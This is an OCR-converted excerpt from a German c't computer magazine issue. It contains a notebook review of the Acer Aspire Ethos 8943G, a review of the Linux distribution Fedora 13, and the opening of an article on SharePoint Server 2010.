
### Akvis Artwork 3.5

#### Bildwandlungsfilter

Hersteller	Akvis, <a href="http://www.akvis.com/de">www.akvis.com/de</a>
Systemanf.	Windows ab 2000, Mac OS ab 10.4, Bildbearbeitung mit Schnittstelle für Photoshop-Plug-ins
Aktivierung	Internet, E-Mail
Preise	Home (Stand-alone oder Plug-in) 55 €, Home Deluxe 100 €, Business 145 €



Anzeige



Christian Wölbert

# Alu-Jumbo

## Acers 18-Zoll-Notebook Aspire Ethos 8943G

**Full-HD-Auflösung, Vierkernprozessor  
und 1,28 Terabyte Speicherplatz:  
Acers Multimedia-Flaggschiff lockt  
mit üppiger Ausstattung im edlen  
Aluminium-Gehäuse.**

Beim Thema „schicke Laptops“ denkt man an Apple und Sony, aber kaum an Acer. Das soll nun das Aspire Ethos ändern: Deckel und der größte Teil der Innenseite bestehen aus Aluminium statt Plastik. Die bei Multimedia-Notebooks üblichen Knöpfe zur Mediensteuerung sind im Touchpad integriert. Drückt man den Knopf zwischen den beiden Maustasten, leuchten Sensorfelder für Play, Pause und so weiter auf. Zum Regeln der Lautstärke dreht man mit dem Daumen eine Scheibe, die unterhalb des Touchpads in der Gehäusefront sitzt. Das klingt etwas umständlich, klappt aber prima, da das Rädchen groß und griffig ist.

Diese Design-Kniffe sparen Knöpfe ein, wodurch das Gehäuse aufgeräumt wirkt und auch in einem Wohnzimmer voller Lounge-Möbel eine passable Figur macht – vorausgesetzt, man entfernt die bunten Aufkleber von der Handablage. Die knackige Tastatur und das präzise Multi-Touchpad bestätigen den ersten Eindruck hochwertiger Verarbeitung. Umso größer ist die Enttäuschung, wenn man die mitgelieferte Fernbedienung aus dem Karton angelt: Sie sieht billig aus und fühlt sich noch billiger an.

### Multimedia

Trotzdem, ihre Aufgabe erfüllt sie: Durch die Menüs des Windows Media Center navigiert man intuitiv. Das zu Windows 7 Home Premium gehörende Programm spielt allerdings im Auslieferungszustand nur DVDs ab. Wer Blu-rays sehen will, muss zur Acer-Software

Arcade Deluxe wechseln. In deren Menüs hilft die Fernbedienung nicht immer weiter, zum Beispiel bringt sie den Nutzer nicht zum Home-Screen. Laufen die Filme oder Diashows erst einmal, steuert man die Wiedergabe aber in beiden Programmen erfolgreich. Bei den Sensorfeldern im Touchpad muss man sich an das fehlende haptische Feedback gewöhnen – und daran, dass der Mauszeiger erst nach einem weiteren Druck auf die Mitteltaste wieder auftaucht, was häufige Wechsel zwischen den beiden Modi erfordert.

Das Display erfüllt die Erwartungen an ein über 1600 Euro teures High-End-Notebook aufgrund der spiegelnden Oberfläche, mittelmäßigen Helligkeit und relativ blassen Farben nicht. Dank Full-HD-Auflösung bietet es jedoch eine hervorragende Übersicht und für DVD-Abende in nicht besonders hell erleuchteten Räumen eignet es sich tadellos. Die Lautsprecher musizieren klar und differenziert, aber drucklos – mehr kann man in Notebooks kaum erwarten. Wer eine bessere Soundqualität genießen will, muss externe Boxen anschließen.

### Leistung

Die von uns getestete Variante ist für den Einsatz als reine Multimedia-Abspielstation eigentlich zu schade. Acer packt einen kräftigen Core i7 mit vier Kernen unter die Haube, der auch anspruchsvolle Aufgaben sou-

verän bewältigt. Dank Hyper Threading (vier zusätzliche virtuelle Rechenkerne) und Turbo Boost (bis zu 2,8 GHz) gilt das für Programme, die mehrere Threads gleichzeitig ausführen und solche, die nur einen Kern nutzen. Als Festplatten kommen zwei schnelle 640-GB-Exemplare zum Einsatz, die als Laufwerke C: und D: eingerichtet sind.

Der DirectX-11-Grafikchip von AMD (Mobility Radeon HD 5850) gehört zu den schnellsten, die momentan in Notebooks zu bekommen sind. Allerdings baut Acer anstelle von teurem GDDR5- nur GDDR3-Speicher ein, der den Chip bremst. Dennoch: Viele aktuelle Spiele laufen in Full-HD-Auflösung mit allen Details flüssig. Der Lüfter rauscht bei geringer Rechenlast konstant, bleibt aber so leise, dass man das Geräusch nach einiger Zeit kaum noch wahrnimmt. Die maximale Lautstärke von 1,7 Sone dürfte in der Praxis selten auftreten, außerdem machen viele andere Vierkern-Notebooks noch deutlich mehr Lärm.

Wer nicht die neuesten 3D-Kracher zocken will, findet zwei alternative Konfigurationen mit dem Performance-Grafikchip Mobility Radeon HD 5650: Die 1400 Euro teure Variante mit Core-i7-Vierkern und zwei 500-GB-Festplatten liest Blu-rays, brennt sie aber nicht. Das Einstiegs-



**Das Notebook sieht schick aus,  
aber bei der Fernbedienung hat  
Acer sich wenig Mühe gegeben.**





**Aufgeräumtes, schlankes Design:** Dem Aspire 8943G sieht man das Gewicht von fast vier Kilogramm kaum an.

etwas heller leuchten und sattere Farben zeigen. Zur perfekten Multimedia-Station fehlt nicht viel: ein TV-Empfänger sowie eine liebevoller gestaltete Fernbedienung. Das umschaltbare Touchpad wirkt eher wie ein Gimmick als ein Bedienkonzept aus einem Guss, da man mit separaten Tasten schneller ans Ziel käme.

Alternativen mit ähnlich praller Ausstattung gibt es durchaus: HPs 1400 Euro teures Pavilion dv8 hat auch einen Quad-Core und zwei Festplatten. Es zeigt darüber hinaus satte Farben und empfängt DVB-T, sieht aber nicht so schick aus wie das Ethos [1]. Spitzenreiter in der Design-Liga bleibt das über 2000 Euro teure Apple MacBook Pro mit farbstarkem, optional mattem 17-Zoll-Display, aber es fehlen Blu-ray, Vierkernprozessor und zweite Platte. (cwo)

modell für 1000 Euro bringt einen DVD-Brenner und eine 320-GByte-Festplatte mit, als CPU dient ein Core-i5-Doppelkern. Varianten mit DVB-T-Empfänger will Acer in den nächsten Wochen auf den Markt bringen.

## Fazit

In den Punkten Ausstattung, Rechenleistung und Gehäusequalität erfüllt das Ethos die Ansprüche an ein über 1600 Euro teures Notebook, das Display könnte allerdings

## Literatur

[1] Florian Müssig, Jörg Wirtgen, Power-Notebooks, Notebooks mit Intels Vierkernprozessor Core i7, c't 4/10, S. 88

Anzeige

Acer Aspire 8943G	
Lieferumfang	Windows 7 Home Premium 64 Bit, Acer Arcade Deluxe, NTI Media Maker 8, Microsoft Works, Netzteil, Putztuch, Fernbedienung (inkl. Batterien)
Display	18,4 Zoll, 1920 × 1080 (119 dpi), 10 ... 180 cd/m <sup>2</sup> , spiegelnd
Schnittstellen	Links: VGA, HDMI, 1 × USB 2.0, eSATA+USB, FireWire (4-polig), Mikrofon, Kopfhörer, SPDIF-Ausgang; Rechts: 2 × USB 2.0, LAN, Strom; Vorne: Speicherkartenleser, IrDA
Prozessor	Intel Core i7-720QM (4 Kerne mit HT), 1,6 GHz (2,8 GHz bei einem Thread)
Chipsatz / Frontside-Bus	Intel HM55 / QPI2400
Speicher	8 GByte PC3-8500 (4 × 2 GByte)
Grafikchip (Speicher)	PEG: ATI Mobility Radeon HD 5850 (1024 MByte GDDR3)
WLAN / LAN	PCIe: Atheros AR9285 (a/b/g/n-300) / PCIe: Atheros AR8151 (Gbit/s)
Sound / Fingerabdruckleser	HDA: Realtek ALC670 / USB: Lighttuning
IEEE 1394 / Bluetooth	PCI: O2Micro / USB: Broadcom 2046 (2.1+EDR)
Festplatte	2 × Western Digital Scorpio (640 GByte, 5400 min <sup>-1</sup> , 8 MByte Cache)
optisches Laufwerk	Matsushita UJ-240AS (Blu-ray-Brenner)
Stromversorgung, Maße, Gewicht	
Akku	89 Wh, Lithium-Ionen, 433 g
Größe / Dicke mit Füßen	44 cm × 29,5 cm / 3,6 ... 4,1 cm
Gewicht	3,92 kg
Tastaturhöhe / Tastenraster	2,5 cm / 19 mm × 19 mm
Messergebnisse	
Laufzeit ohne Last (100 cd/m <sup>2</sup> / max)	4,2 h (19,2 W) / 3,7 h (21,9 W)
Laufzeit unter Last, 100 cd/m <sup>2</sup> (3D / Blu-ray)	2,4 h (33,6 W) / 2 h (39,9 W)
Ladezeit / Laufzeit nach 1h Laden	3,1 h / 1,4 h
Geräusch ohne / mit Rechenlast	0,2 Sone / 1,7 Sone
Festplatte lesen / schreiben	85,3 / 70 MByte/s
WLAN 802.11n (20 m, mit Bluetooth)	5 MByte/s
CineBench R10 64 Bit (1 / n CPU)	3744 / 9833
3DMark 2003 / 2005 / 2006	25826 / 15334 / 8526
Bewertung	
Laufzeit	⊕
Rechenleistung Büro / 3D-Spiele	⊕⊕ / ⊕⊕
Ergonomie / Geräuschentwicklung	⊕ / ⊕
Display / Ausstattung	○ / ⊕
Preise und Garantie	
Straßenpreis / Garantie	1620 € / 2 Jahre (Akku: 6 Monate)
⊕⊕ sehr gut   ⊕ gut   ○ zufriedenstellend   ⊖ schlecht   ⊖⊖ sehr schlecht	
c't	

Thorsten Leemhuis

# Vorneweg

## Linux Distribution Fedora 13

**3D-taugliche Open-Source-Treiber für Nvidia-Grafik, ein verbesserter Network-Manager und ein Programm zur Farbkalibrierung sind nur einige der Neuerungen in Fedora 13, die auch andere Distributionen bald aufgreifen dürften.**

Ende Mai hat das Fedora-Projekt das nach dem Raketenforscher Robert Hutchings Goddard benannte und mit dem Slogan „Rock it!“ beworbene Fedora 13 freigegeben. Wie üblich enthält die eher auf fortgeschrittene Linux-Anwender und Technik-Enthusiasten abgestimmte Linux-Distribution lediglich Open-Source-Software. Die jedoch ist auf einem sehr aktuellen Entwicklungsstand, sodass Fedora zahlreiche technischen Verbesserungen an Kernel, Treibern und Anwendungen dem ersten Feldtest unterzieht. Gerade die Unterstützung für noch neue Hardware ist daher besser als bei Distributionen, die auf Einsteiger abgestimmt sind und sich weniger schnell bewegen.

### Ausgabe

Nachdem bereits Fedora 12 stark auf Grafiktreiber mit Kernel-based Mode-Setting (KMS) setzte, führt an der noch jungen Technik bei Goddard kein Weg mehr vorbei, wenn Grafikchips von Intel und Nvidia im System stecken. Fedora setzt nämlich sehr neue Versionen der Xorg-Treiber „intel“ und „nouveau“ ein, die auf KMS angewiesen sind. Die anfangs noch zickige Technik ist jedoch weiter gereift und bereitete zumindest auf unseren Testsystemen keine Schwierigkeiten.

Durch den Einsatz dieser neuen Treiber unterstützt Fedora insbesondere die neusten sowie einige kommende Grafikchips von Intel etwas besser als etwa Ubuntu 10.04. Die frische Version des noch jungen Nouveau-Treibers bietet zudem etwas, worauf viele auf Open Source bedachte Anwender schon lange gehofft haben: 3D-Unterstützung. Sie ist allerdings noch als experimentell gekenn-

zeichnet und steht erst zur Verfügung, wenn man das Paket „mesa-dri-drivers-experimental“ nachinstalliert und anschließend den X-Server neu startet.

Compiz, Extreme Tuxracer und Openarena liefen in Kurztests mit verschiedenen GeForce-Karten und Nouveau nahezu fehlerfrei. Die Fedora 13 beiliegende Gnome-Shell – eines der Hauptmerkmale des für Herbst geplanten Gnome 3 – hingegen startete nicht oder zeigte Darstellungsfehler. Suspend-to-RAM funktionierte mit dem Nouveau-Treiber von Goddard besser als beim Vorgänger. Die Lüftersteuerung einiger Grafikarten aktiviert aber auch diese Nouveau-Version nicht, sodass die Lüfter auf Hochtouren drehen und eine stattliche Geräuschkulisse erzeugen. Der proprietäre Grafiktreiber von Nvidia liegt dem auf Open-Source-Software fokussierten Fedora wie üblich nicht bei, lässt sich aber über Paket-Depots wie RPM Fusion nachinstallieren – das ist jedoch um Welten komplizierter als etwa bei Ubuntu.

AMDs proprietärer Grafiktreiber versteht sich nicht mit dem in

Fedora 13 eingesetzten X-Server 1.8. Ein ähnliches Problem hatte auch das im November letzten Jahres vorgestellte und mit X-Server 1.7 ausgestattete Fedora 12 – beseitigt hat AMD die Inkompatibilität erst Ende April.

Am ärgerlichsten dürfte das für Besitzer von Grafikkarten der HD-5000-Serie sein, denn für die existiert bislang nur ein nigel-nagelneuer und rudimentärer Open-Source-Treiber, der Fedora mit der Version 13 erstmals beiliegt. Gemausert haben sich die Open-Source-Treiber für Radeon-Grafikchips der Serien 2000, 3000 und 4000, denn deren bei Fedora 12 noch experimentelle 3D-Unterstützung wird nun automatisch aktiviert und arbeitet bei Tests ohne Auffälligkeiten.

### Drehend

Als neues Feature der Distribution ist auch boot.fedoraproject.org ausgewiesen – ein vom Fedora-Projekt aufgesetzter Server zum Booten via Internet, der sich mit einigen weniger als 1 MByte großen Boot-Medien zur Installation verschiedener Fedora-Versionen eignet. Genau wie seine Vorgänger lässt sich Fedora 13 aber auch mit dem traditionellen Installer oder dessen abgespeckter Netboot-Variante übers Internet oder von einem lokalen Spiegelserver installieren.

Zudem gibt es wieder zahlreiche Spins von Fedora 13 – das sind Live-Medien, die auf unterschiedliche Benutzerkreise abgestimmte Software-Zusammenstellungen enthalten. Neben den bekannten Kombinationen wie dem Games-Spin oder den mit Gnome, KDE, LXDE oder XFCE


ausgestatteten Spins gibt es mit Fedora 13 einige neue – darunter der speziell auf Bildbearbeitung und Grafikdesign ausgerichtete Design Suite Spin oder der auf System-Prüfung und -Rettung abgestimmte Security Spin.

Ähnlich wie die Haupt-Installations-CD von Ubuntu eignen sich Spins nicht nur zum gefahrlosen Ausprobieren von Fedora, sondern auch zur Installation auf Festplatte. Zudem kann man die Spins mit dem Kommandozeilenprogramm dd oder einer für Linux und Windows erhältliche Software auf USB-Sticks transferieren.


### Desktop

Die Fedora-Entwickler haben die Integration von PulseAudio im KDE verbessert, das in Version 4.4.2 beiliegt – ein Update auf 4.4.3 ist in Vorbereitung. Den Gnome-Desktop 2.30 erweiterte Fedora um ein accounts-dialog genanntes Programm, das einige Funktionen zur Benutzerverwaltung sowie zur Konfiguration des Log-In-Managers GDM bietet. Neu dabei ist auch gnome-color-manager, mit dem sich ICC- oder ICM-Farbprofile für Drucker, Monitore oder Scanner verwalten und erstellen lassen. Das soll eine möglichst farbgetreue Ausgabe sicherstellen und Farbverfälschungen bei der Bildbearbeitung ausschließen.

Zur Software-Ausstattung von Goddard gehören ferner Firefox 3.6.3, Thunderbird 3.0.4, Gimp 2.6.8 und OpenOffice 3.2.0. Vielen Spins fehlen die beiden letztgenannten Programme aus Platzgründen, daher muss man sie über einen Befehl wie den folgenden nachinstallieren:



**Ein neues Gnome-Programm bietet Funktionen zur Benutzerverwaltung und Konfiguration des Log-In-Managers.**



**Der unter Open-Source-Lizenz stehende Nouveau-Treiber bietet experimentelle 3D-Unterstützung für einige GeForce-Grafikchips von Nvidia.**

```
yum install gimp openoffice.org-{calc,draw,graphicfilter,impress,writer,xstlfilter,langpack-de}
```

Auch viele Druckertreiber werden in der Standard-Installation nicht mehr aufgespielt; stattdessen kann das Programm zur Druckerkonfiguration nun bei Bedarf deren Nachinstallation anfordern. Dadurch steigt zwar nicht die Zahl der von Fedora unterstützten Drucker, wohl aber die Chance, dass auch Anwender ohne Vorkenntnisse den bestmöglichen Druckertreiber erhalten.

Über das neue Programm nmcli lassen sich einige Funktionen des NetworkManager von der Kommandozeile aus steuern. Das Network-Manager-Applet zeigt bei Netzwerk-Verbindungen via Mobilfunk jetzt die Signal-Stärke, die Übertragungstechnik (GPRS, EDGE, UMTS, HSPA, ...) sowie Roaming-Informationen an, sofern Hardware und Treiber diese liefern. Zudem beherrscht das Programm neben Bluetooth Personal Area Networking (PAN) nun auch die Internet-Anbindung via Bluetooth Dial-Up Networking (DUN), wodurch sich in Zukunft deutlich mehr Handys zur Internet-Anbindung nutzen lassen.

## Virtualisierung

Über den virt-manager lassen sich nun recht einfach Ethernet-Bridges einrichten, sodass Gast-systeme im Netzwerk genauso erscheinen wie ein richtiges System. Wie seine Vorgänger setzt auch Fedora 13 auf KVM als Hypervisor. Die PCI-Adressen von virtuellen Hardware-Komponen-

ten wie Grafikkarten, Storage-Adaptoren oder Netzwerkschnittstellen sollen sich nun in Gast-systemen nicht mehr ändern, wenn die virtuelle Hardware-Ausstattung um ein Gerät erweitert oder eines entfernt wird. Die Änderungen der PCI-Adressen hatten einige Windows-Versionen als so umfassende Umbauten interpretiert, dass sie nach erneuter Aktivierung verlangten.

Der Kernel von Fedora basiert auf Linux 2.6.33.3, enthält allerdings das bei Linux 2.6.34 integrierte vhost-net – das ist ein im Kernel arbeitender Server für das Virtio-Framework, der den Overhead reduzieren soll, wenn Gast-systeme in virtuellen Maschinen über die virtuelle Netzwerk-Hardware Daten an andere Maschinen verschicken.

Mit den ersten Updates für Goddard wandert ein Kernel auf Basis von Linux 2.6.33.4 ins System, der einen Workaround für die Performance-Schwäche bei AMDs neuen Phenom-X6-Prozessoren mit Turbo Core enthält (siehe Link am Ende des Artikels). Wie bei Fedora üblich, dürfte dieses Update nur das erste von vielen sein – einer der Betreuer des Fedora-Kernel arbeitet sogar schon an einem Update auf den Linux-Kernel 2.6.34.

## Reife Früchte

Goddard fehlen genau wie in früheren Fedora-Versionen die meisten Treiber aus dem Staging-Bereich des Kernels – darunter etwa die für die Realtek-WLAN-Chips 8187SE, 8192SU, RTL8192E und RTL8192U. Für Ralink-Chipsätze der Serien RT2860

und RT2870 sowie deren Nachfolger liegen Fedora zudem nur einige Treiber bei, die noch nicht so richtig rund laufen. Die WLAN-Unterstützung von Fedora 13 ist daher etwas schlechter als bei Ubuntu 10.04, dem die Realtek-Staging-Treiber sowie bessere Treiber für Ralink-Chipsätze beiliegen. Fedora-Anwender können diese manchmal nicht so gut mit dem Network-Manager zusammenarbeitenden Treiber allerdings über Depots wie RPM Fusion nachinstallieren; dort gibt es auch die zur Wiedergabe von MP3 oder anderen Multimedia-Formaten benötigte Software.

Als Standard-Bootmanager verwendet Fedora 13 eine Variante von Grub 0.97. Wer mit einer aktuellen Vorabversion von Grub2 experimentieren will, findet eine in den Paket-Depots. Parallel zu Python 2.6.4, das als Standard-Laufzeitumgebung für Python-Software dient, lässt sich nun auch Python 3.1.2 installieren. Ferner haben die Entwickler den GNU Debbuger um Unterstützung für Python2 und Python3 verbessert. In den Fedora-Paket-Depots findet sich außerdem die Community Edition der Java-basierten Entwicklungsumgebung IDEA; Netbeans liegt in Version 6.8 bei. Im Software-Angebot von Fedora enthalten ist nun auch die Open-Source-Variante der Microsoft-Exchange-Alternative Zimbra Collaboration Platform.

## Noch mehr

Fedora 13 wartet mit zahlreichen weiteren Neuerungen auf – etwa

einer experimentellen, auf die Snapshot-Funktion des Btrfs-Dateisystems angewiesenen Methode, mit der man auf einen älteren Software-Stand zurück wechseln kann, wenn ein Update Probleme bereitet. Zudem kommt zur Initialisierung von System und Diensten eine deutlich modernere Version von Upstart zum Einsatz. Zum Systemstart benötigte Fedora auf verschiedenen Testsystemen allerdings 35 bis 65 Prozent länger als Ubuntu 10.04.

Die Fedora-Entwickler haben zudem LVM-, MD- und Multipath-Unterstützung in Udisks (früher DeviceKit-disks) und dem darauf aufbauenden Gnome-Programm Palimpsest integriert; das Ganze ist aber noch ausbaufähig, denn bislang lassen sich keine Volume Groups anlegen oder Logical Volumes in der Größe verändern. Goddard verwendet RPM 4.8, das etwas schneller als seine Vorgänger arbeiten soll. Mit Hilfe einer aktuellen Sipwitch-Version soll eine direkte und abgesicherte Peer-to-Peer Kommunikation ähnlich wie bei Skype möglich sein, ohne dass dazu ein vermittelnder Service-Provider nötig ist – selbst wenn NAT im Spiel ist. Details zu diesen und zahlreichen weiteren Neuerungen liefern das Wiki des Fedora-Projekts und ein Artikel auf heise open (siehe c't-Link unten).

## Fazit

Das Fedora-Projekt hat wieder einmal eine Linux-Distribution zusammengestellt, die trotz einer sehr aktuellen Software-Ausstattung und zahlreichen Verbesserungen im Test zuverlässig arbeitete. Fedora 13 zeigte aber auch einige von den Vorgängern bekannte Probleme – etwa eine von Fedora nur indirekt verschuldete Inkompatibilität zu AMDs Grafiktreibern oder die komplizierte Installation der Treiber von Nvidia. Durch diese und andere Umstände ist Goddard genau wie seine Vorgänger eher etwas für fortgeschrittene Linux-Nutzer – für ein paar Unannehmlichkeiten bekommen die eine Distribution mit einer umfassenden und modernen Software-Ausstattung, die anderen Distributionen in Sachen Technik einen kleinen Schritt voraus ist. (thl)

[www.ct.de/1013070](http://www.ct.de/1013070)

ct



René Peinl

# Dokumenten-Treffpunkt

## Neuerungen in Microsofts SharePoint Server 2010

Auch wenn er nicht mehr die Bezeichnung Office im Namen trägt, so rückt Microsofts SharePoint Server doch weiter an die Office-Clients heran. Während sich der Hersteller immer offensiver um die – auch kostenlose – Verbreitung seiner Client-Programme bemüht, muss sich SharePoint mehr und mehr als Umsatz- und Hoffnungsträger der Redmonder Office-Sparte bewähren.

Als Bestandteil des Microsoft Office Systems ist SharePoint vor allem dafür gedacht, Dokumente, Adressdaten und Nachrichten auf einer Abteilungs-Website zu veröffentlichen. Doch die aufwendigeren Pakete der Serie nehmen viele weitere Aufgaben wahr, etwa für Internet-Sites oder als Anwendungsserver für Excel und Access.

Neben weit mehr neuen Features, als dieser Beitrag umreißen kann, hat sich die SharePoint-Familie auch neue Produktnamen zugelegt. Es gibt weiterhin drei Versionen, die jetzt SharePoint Foundation, Server Standard und Enterprise heißen. Sie alle sind nur noch als 64-Bit-Anwendungen erhältlich.

SharePoint Foundation gibt es als kostenloses Add-on für den Windows Server, genau wie seinen Vorgänger Windows SharePoint Services 2007 darf man es aber im produktiven Einsatz nur mit einer Client Access License für das Server-Betriebssystem ansprechen, was gerne übersehen wird. Trotzdem hat Microsoft den Brotkorb niedriger gehängt und verkündet ganz offen, dass SharePoint Foundation zu Entwicklungs- und Debugging-Zwecken auch auf einem Rechner mit dem Client-Betriebssystem Windows 7 Professional Dienst tun darf.

### Teamwork online und offline

Ein wichtiges Feature fürs Zusammenspiel aller SharePoint-Serverversionen mit Client-Rechnern ist die Möglichkeit, Dateien auch offline, also ohne Netzwerkverbindung mitzunehmen und zu bearbeiten. Diesen Job erledigt ab sofort SharePoint Workspace. Das Programm ist Bestandteil von MS Office 2010 Professional Plus, beherrscht echte Zwei-Wege-Synchronisation für Dokumente und Listeneinträge und konkurriert dadurch für einige Aufgaben mit Outlook.

Letzteres bleibt das Mittel der Wahl, um Kalendereinträge, Aufgaben und Kontakte offline mitzunehmen, auch wenn SharePoint Workspace seinerseits ein Adressbuch pflegen und mit dem Server abgleichen kann. Dafür löst der Nachfolger des Groove-Clients aus Office 2007 ein altes Dilemma: Seit dem


Erscheinen von SharePoint 2007 bekommen dessen Anwender zu hören, sie sollten Datei-Anhänge in E-Mails vermeiden und für die Verbreitung großer Dokumente lieber SharePoint nutzen, um die Größe ihrer Postfächer überschaubar zu halten. Wenn sie dann aber offline damit arbeiten wollten, mussten sie die SharePoint-Inhalte mit Outlook synchronisieren und ihre PST-Dateien damit immer weiter aufplustern. Die Workspaces von SharePoint 2010 machen diesen Umweg überflüssig, lassen sich aber nicht direkt für andere Benutzer freigeben. Wer seine Unterlagen auch Partnern ohne SharePoint-Konto zugänglich machen will, kann dies nur über die nach wie vor unterstützten Groove-Arbeitsbereiche bewerkstelligen.

Für den SharePoint-Abgleich bedarf es keines zusätzlichen Groove-Servers mehr, auch wenn der Client ab und zu ermahnt,

